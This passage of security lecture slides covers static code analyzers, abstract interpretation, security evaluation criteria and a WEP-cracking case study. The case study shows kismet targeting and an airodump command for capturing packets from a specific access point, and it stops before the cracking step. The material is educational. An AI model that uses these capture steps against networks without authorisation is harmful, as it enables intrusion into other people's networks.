  - Security requirements and process
  - **Static verification and software development tools**
  - Common criteria / ISO 15408

131

## Capabilities of Security Analyzers

- Examining Calls to Potentially Insecure Library Functions
- Detecting Bounds-Checking Errors and Scalar Type Confusion
- Detecting Type Confusion Among References or Pointers
- Detecting Memory Allocation Errors
- Detecting Vulnerabilities that Involve Sequences of Operations (Control-Flow Analysis)
- Data-Flow Analysis (reducing false alarms)
- Pointer-Aliasing Analysis (primarily useful for the former)
- Customizable Detection Capabilities

132

# Classes of Tools

- Source code analysis tools
  - see below
- Penetration testing tools
  - Ports scanners
    - e.g. nmap
  - Vulnerability scanners
    - e.g. Nessus, ISS's Internet Scanner
  - Application scanners
  - Web application assessment proxy

# Analyzer mechanics

- « simple » searching (grep-like)
- lexical analysis
- abstract syntax tree (AST) construction (parsing)
- advanced work (may) start here
  - global / local analysis
  - type calculus, logical reasoning, range calculus
  - false alarms reduction techniques
  - IDE integration, specification-based verification
  - etc.

## Some vendors

- Coverity ([www.coverity.com](http://www.coverity.com))
- Fortify ([www.fortify.com](http://www.fortify.com))
- Ounce Labs ([www.ouncelabs.com](http://www.ouncelabs.com)).
- *favorite company here*

135

## A 2006 survey

<https://buildsecurityin.us-cert.gov/daisy/bsi/articles/tools/code/263-BSI.html>

| Name                                       | Type        | Description                                                                                                                                                                 |
|--------------------------------------------|-------------|-----------------------------------------------------------------------------------------------------------------------------------------------------------------------------|
| <a href="#">BOON</a>                       | academic    | A model checker that targets buffer-overflow vulnerabilities in C code.                                                                                                     |
| <a href="#">Bugscam</a>                    | open source | Checks for potentially dangerous function calls in binary executable code.                                                                                                  |
| <a href="#">CodeAssure</a>                 | commercial  | General-purpose security scanners for many programming languages.                                                                                                           |
| <a href="#">CodeSonar</a>                  | commercial  | Checks for vulnerabilities and other defects in C and C++.                                                                                                                  |
| <a href="#">CodeSpy</a>                    | open source | Security scanner for Java.                                                                                                                                                  |
| <a href="#">Coverity Prevent</a>           | commercial  | C/C++ bug checker and security scanner.                                                                                                                                     |
| <a href="#">Cqual</a>                      | academic    | C Data-flow analyzer using type/taint analysis. Requires some program annotations.                                                                                          |
| <a href="#">DevPartner SecurityChecker</a> | commercial  | Security scanner for C# and Visual Basic                                                                                                                                    |
| <a href="#">flawfinder</a>                 | open source | Security scanner for C code.                                                                                                                                                |
| <a href="#">Fortify Tools</a>              | commercial  | General-purpose security scanner for C, C++, and Java.                                                                                                                      |
| <a href="#">inForce</a>                    | commercial  | Checks for vulnerabilities and other defects in C, C++, and Java.                                                                                                           |
| <a href="#">its4</a>                       | freeware    | Checks for potentially dangerous function calls in C code.                                                                                                                  |
| <a href="#">McCabe IQ</a>                  | commercial  | General purpose control flow analyzer and white box test coverage tool specializing in path analysis. Works with C, C++, C#, Java, Fortran, VB, COBOL, and other languages. |
| <a href="#">MOPS</a>                       | academic    | Checks for vulnerabilities involving sequences of function calls in C code.                                                                                                 |
| <a href="#">Prexis Engine</a>              | commercial  | Security scanner for C/C++ and Java/JSP.                                                                                                                                    |
| <a href="#">Pscan</a>                      | open source | Checks for potentially dangerous function calls in C code.                                                                                                                  |
| <a href="#">RATS</a>                       | open source | Checks for potentially dangerous function calls in C code.                                                                                                                  |
| <a href="#">smatch</a>                     | open source | C/C++ bug checker and security scanner.                                                                                                                                     |
| <a href="#">splint</a>                     | open source | Checks C code for potential vulnerabilities and other dangerous programming practices.                                                                                      |

136


## Other surveys

- NIST survey page
  - [https://samate.nist.gov/index.php/Source\\_Code\\_Analyzers](https://samate.nist.gov/index.php/Source_Code_Analyzers)

## Examples (*somehow outdated*)

- Splint - <http://www.splint.org/>
  - evolution of good-old lint
  - lightweight static analysis
- smatch - <http://smatch.sourceforge.net/>
  - source checker focused on linux kernel code
  - links with sparse
  - Died, and resurrected : *TBD* again
- ASTREE - <http://www.astree.ens.fr/>
  - LIENS, started Nov. 2001
  - C programs
  - real-time embedded software static analyzer
  - based on abstract interpretation

# Splint – Quotes from the authors



**Figure 1. Common Vulnerabilities and Exposures list for the first nine months of 2001. Most of the entries are common flaws detectable by static analysis, including 37 buffer overflow vulnerabilities.**

- A tool knowing common vulnerabilities
- Exploiting annotations in programs
- Automated checking

*Improving security Using Extensible Lightweight Static Analysis*, David Evans and David Larochelle, *IEEE Software*, January/February 2002.

139

## Another quote

### Mitigating software vulnerabilities

*“Our recommendation now is the same as our recommendation a month ago, if you haven’t patched your software, do so now.”*

*—Scott Culp, security program manager for Microsoft’s security response center*

In this quotation, Culp is commenting on the Internet Information Server’s buffer overflow vulnerability that was exploited by the Code Red worm to acquire over 300,000 zombie machines for launching a denial-of-service attack on the White House Web site. The quotation suggests one way to deal with security vulnerabilities: wait until the bugs are exploited by an attacker, produce a patch that you hope fixes the problem without introducing new bugs, and whine when system administrators don’t install patches quickly enough. Not surprisingly, this approach has proven largely ineffective.

We can group more promising approaches for reducing software flaw damage into two categories: mitigate the damage flaws can cause, or eliminate flaws before the software is deployed.

140

# Annotation examples

## Library functions :

```
char *strcat (/*@returned@*/ char *s1, char *s2)
 /*@ensures s1:taintedness =
 s1:taintedness | s2:taintedness@*/;
```

```
char *strcpy (char *s1, const char *s2)
 /*@requires maxSet(s1) >= maxRead(s2)@*/
 /*@ensures maxRead(s1) == maxRead(s2)
 /\ result == s1@*/;
```

141

# False alarms

## Table 1

### False warnings checking wu-ftp

| Cause                  | Number | Percent |
|------------------------|--------|---------|
| External assumptions   | 6      | 7.9     |
| Arithmetic limitations | 13     | 17.1    |
| Alias analysis         | 3      | 3.9     |
| Flow control           | 20     | 26.3    |
| Loop heuristics        | 10     | 13.2    |
| Other                  | 24     | 31.6    |

142

# ASTREE

- Properties / objectives
  - sound (all possible errors)
  - automatic (no invariants required)
  - efficient
  - domain-aware, parametric, modular, extensible
  - hence, very precise
- Application / achievements
  - A340 fly-by-wire control software (C, 132kloc, 2003)
  - A380 electric flight control codes (2004)
  - C version of ATV automatic docking software (2008)

143

## Abstract interpretation


- Formalize the idea of approximation
  - to bring the correctness problem at range
- Application of abstraction to
  - the semantics of programming languages
  - static program analysis
- competes with
  - deductive methods
  - model-checking
  - type inference

144




# A glance at the theory (1/3)

## Simple abstraction




$$\{\dots, \langle 5, 7 \rangle, \dots, \langle 13, 21 \rangle, \dots\}$$

(a) [In]finite Set of Points




$$\begin{cases} x \geq 0 \\ y \geq 0 \end{cases}$$

(b) Sign Abstraction



$$\begin{cases} x \in [3, 27] \\ y \in [4, 32] \end{cases}$$

(c) Interval Abstraction



$$\begin{cases} x = 5 \pmod{8} \\ y = 7 \pmod{9} \end{cases}$$


(d) Simple Congruence Abstraction

*Abstract Interpretation Based Formal Methods and Future Challenges*, Patrick Cousot, in *Informatics, 10 Years Back - 10 Years Ahead*, R. Wilhelm (Ed.), LNCS 2000, 2001.

145


# A glance at the theory (2/3)

## Effective abstraction




$$\begin{cases} 3 \leq x \leq 7 \\ x + y \leq 8 \\ 4 \leq y \leq 5 \\ x - y \leq 9 \end{cases}$$

(a) Octagonal Abstraction




$$\begin{cases} 7x + 3y \leq 5 \\ 2x + 7y \geq 0 \end{cases}$$

(b) Polyhedral Abstraction



$$\begin{cases} 3x + 5y = 8 \pmod{7} \\ 2x - 9y = 3 \pmod{5} \end{cases}$$

(c) Relational Congruence Abstraction



$$\begin{cases} 3x + 7y \in [2, 7] \pmod{8} \\ 2x - 5y \in [0, 9] \pmod{4} \end{cases}$$


(d) Trapezoidal Congruence Abstraction

*Abstract Interpretation Based Formal Methods and Future Challenges*, Patrick Cousot, in *Informatics, 10 Years Back - 10 Years Ahead*, R. Wilhelm (Ed.), LNCS 2000, 2001.

146

# A glance at the theory (3/3)

## Information loss and checking



**Fig. 10.** Is  $1/(X+1-Y)$  well-defined?

*Abstract Interpretation Based Formal Methods and Future Challenges, Patrick Couzot, in Informatics, 10 Years Back - 10 Years Ahead, R. Wilhelm (Ed.), LNCS 2000, 2001.*

147

## Operation report

- Specialisation to synchronous avionics code
  - produced from SCADE, no scheduling
  - intensive use of booleans and floating points
  - existence of digital filters
- Full alarm investigation needed
- 200kloc (pre-processed) C, 10 000 globals, 6h
- 467 alarms, 327 after options
- « partitioning directive »: 11 alarms remaining
- « true alarm »
  - 0x80000000 defaults to unsigned int per ISO-C
  - write (-2147483647-1) ?

148

## Some concluding remarks

- Complete verification by formal methods
  - model checking / deductive methods
  - very costly in human resources
  - not likely to scale up
- Partial verification by static analysis
  - cost effective
- Program debugging
  - remains the prominent industrial « verification » method
  - well know deficiencies: uncompleteness, cost
- NB: Fault removal, but also fault prevention, fault tolerance and fault forecasting

149

## Overall presentation (1/2)

- Fast paced computer security walkthrough
  - Security properties
  - Attacks categories
  - Elements of cryptography
  - Introduction to mandatory security policies
- Embedded systems and security
  - Specificities
  - Physical attacks (SPA, DPA)
  - TPM
- Software development and security
  - Security requirements and process
  - Static verification and software development tools
  - **Common criteria / ISO 15408**

150

## « Criteria »

- Genealogy
  - TCSEC – Trusted Computer System Evaluation Criteria – DoD 1985 (Orange book) and TNI – Trusted Network Interpretation of the TCSEC (Red book)
  - ITSEC – Information Technology Security Evaluation Criteria (EEC 1991)
  - JCSEC, CTCPEC, etc.
  - CC – Common Criteria also known as ISO15408 (ISO standard since ~2000)

## Orange book : levels

|           |                          |                        |
|-----------|--------------------------|------------------------|
| <b>D</b>  | Minimal protection       |                        |
| <b>C1</b> | Discretionary protection | discretionary security |
| <b>C2</b> |                          | audit (logging)        |
| <b>B1</b> | Mandatory protection     | labels                 |
| <b>B2</b> |                          | structured protection  |
| <b>B3</b> |                          | security domains       |
| <b>A</b>  | Verified protection      | formal verification    |

## Orange book : criteria (1/2)

- Security policy
  - discretionary access control
  - Object reuse control
  - Labels
  - Mandatory access control
- Imputability (?)
  - Identification and authentication
  - Trusted path
  - Audit
- Operational assurance
  - System architecture
  - System integrity
  - Covert channels analysis
  - Installation management
  - Secure recovery

## Orange book : criteria (2/2)

- Life cycle assurance
  - Security tests
  - Specification and verification
  - Configuration management
  - Secure distribution
- Documentation
  - User guide
  - Secure installation manual
  - Tests documentation
  - Security management documentation

## ITSEC - Criteria

- Functionality classes
- Assurance – Correctness : E1 to E6
- Assurance – Effectiveness
  - Construction
    - Suitability of functionality
    - Binding of functionality
    - Strength of mechanisms
    - Construction vulnerability assessment
  - Operation
    - Ease of use
    - Operational vulnerability assessment

## Nice quote on criteria

- CC – ISO 15408
    - Common Criteria
- « For the most part, the protection profiles define away nearly all of the interesting threats that most systems face today. » *in* Fedora and CAPP, lwn.net, 10 dec. 2008.

Not the end of story however (oldest standard).

# Overall presentation (2/2)

- Case studies
  - Wireless networks
  - New generation avionics systems
  - Network appliances
  - Mobile telephony
  - Gaming devices
- Wrap-up (on-demand)
  - IDS
  - Firewalls
  - Tripwire
  - Metasploit
  - Anti-virus

## Now




Photo: resp.

# Still now

Automatic Taxi

vs.

Jeep Cherokee: Owned!



Photo: Mark Harris



Photo: Whitney Curtis for Wired



Photo: Zoot




Photo: Andy Greenberg for Wired

# toaster hacking ~~Fridge~~



Can you own our #IoT #Samsung - RF28HMELBSR fridge ::] @\_defcon\_

pwned?



Une suggestion pour sauver l'électroménager français : la *balance espion*

**Already done!**




# Check too

- Abusive protection is the latest fashion...



Photo: Corbis

# Nearly forgot to remember that



# Next ?



vs.




The only sure thing is that it will be the user's fault.

163

# NB : Past



17



HAL 9000

*2001 Space odyssey*, Stanley Kubrick & Arthur Clarke, 1968.

Note (*2010 Odissey 2*): Contrary to duty imperative, R. Chisholm, 1963.

164

## Overall presentation (2/2)

- Case studies
  - **Wireless networks**
  - New generation avionics systems
  - Network appliances
  - Mobile telephony
  - Gaming devices
- Wrap-up (on-demand)
  - IDS
  - Firewalls
  - Tripwire
  - Metasploit
  - Anti-virus


165

## A wireless network



- WiFi
  - IEEE 802.11a/b/g
  - radio waves
- secured by WEP
  - design fault : uses RC4
  - deprecated : WPA(TKIP), WPA2(CCMP), EAP
- attack example
  - source: Tom's Hardware Guide, 10&18/05/2005
  - tools: kismet, airodump, void11, aireplay, aircrack

166

# Test network



# Kismet – probing the network



# Kismet – targetting

**Network List - (Channel)**

| Name                   | T                               | W | Ch | Pkts | Flags | IP Range | Size |
|------------------------|---------------------------------|---|----|------|-------|----------|------|
| <b>Network Details</b> |                                 |   |    |      |       |          |      |
| Name                   | : thg                           |   |    |      |       |          |      |
| SSID                   | : thg                           |   |    |      |       |          |      |
| Server                 | : localhost:2501                |   |    |      |       |          |      |
| BSSID                  | : 00:A0:C5:90:40:DF             |   |    |      |       |          |      |
| Carrier                | : IEEE 802.11b                  |   |    |      |       |          |      |
| Manuf                  | : Unknown                       |   |    |      |       |          |      |
| Max Rate               | : 11.0                          |   |    |      |       |          |      |
| First                  | : Sun May 15 11:26:56 2005      |   |    |      |       |          |      |
| Latest                 | : Sun May 15 11:27:43 2005      |   |    |      |       |          |      |
| Clients                | : 2                             |   |    |      |       |          |      |
| Type                   | : Access Point (infrastructure) |   |    |      |       |          |      |
| Info                   | :                               |   |    |      |       |          |      |
| Channel                | : 3                             |   |    |      |       |          |      |
| WEP                    | : Yes                           |   |    |      |       |          |      |
| Encrypt                | : WEP                           |   |    |      |       |          |      |
| Decryptd               | : No                            |   |    |      |       |          |      |
| Beacon                 | : 25600 (26.214400 sec)         |   |    |      |       |          |      |
| Packets                | : 1333                          |   |    |      |       |          |      |
| Data                   | : 126                           |   |    |      |       |          |      |
| LLC                    | : 1081                          |   |    |      |       |          |      |
| Crypt                  | : 126                           |   |    |      |       |          |      |
| Weak                   | : 0                             |   |    |      |       |          |      |
| Dupe IV                | : 10                            |   |    |      |       |          |      |
| Data                   | : 10k (10796B)                  |   |    |      |       |          |      |
| Signal                 | :                               |   |    |      |       |          |      |
| Power                  | : 240 (best 242)                |   |    |      |       |          |      |
| Noise                  | : 163 (best 164)                |   |    |      |       |          |      |
| IP Type                | : None detected                 |   |    |      |       |          |      |
| Min Loc                | : N/A                           |   |    |      |       |          |      |
| Max Loc                | : N/A                           |   |    |      |       |          |      |
| Range                  | : N/A                           |   |    |      |       |          |      |

**Client List - (Autofit)**

| T | MAC                 | Manuf   | Data | Crypt | Size | IP Range | Sgn | Nse |
|---|---------------------|---------|------|-------|------|----------|-----|-----|
| ! | E 00:90:4B:C0:C4:7F | Unknown | 244  | 244   | 19k  | 0.0.0.0  | 0   | 0   |
| ! | F 00:A0:C5:90:40:DF | Unknown | 290  | 290   | 24k  | 0.0.0.0  | 0   | 0   |

**Write down**  
 SSID  
 BSSID/MAC  
 Channel

**You already know the WAP MAC address. It will also be listed under the clients menu. The other MAC addresses are clients.**

**First one is a client MAC**

# Dumping packets (IVs) - airodump

```

root@l[ramdisk]# airodump
airodump 2.1 - (C) 2004 Christophe Devine
usage: airodump <wifi interface> <output filename> [mac filter]
root@l[ramdisk]# airodump wlan0 cap1 00:a0:c5:90:40:df

```

**start with cap1 then do cap2, cap3, etc.**

**MAC address of the WAP**


| BSSID             | CH | MB | ENC | PWR | Packets | LAN IP / # IVs | ESSID |
|-------------------|----|----|-----|-----|---------|----------------|-------|
| 00:A0:C5:90:40:DF | 3  | 11 | WEP | 202 | 1622    | 400            | thg   |

**You want this number to rise as fast as possible**

Number of needed packets

- 64bits WEP key : ~ 50 000 – 200 000 IVs
- 128bits WEP key : ~ 200 000 – 700 000 IVs

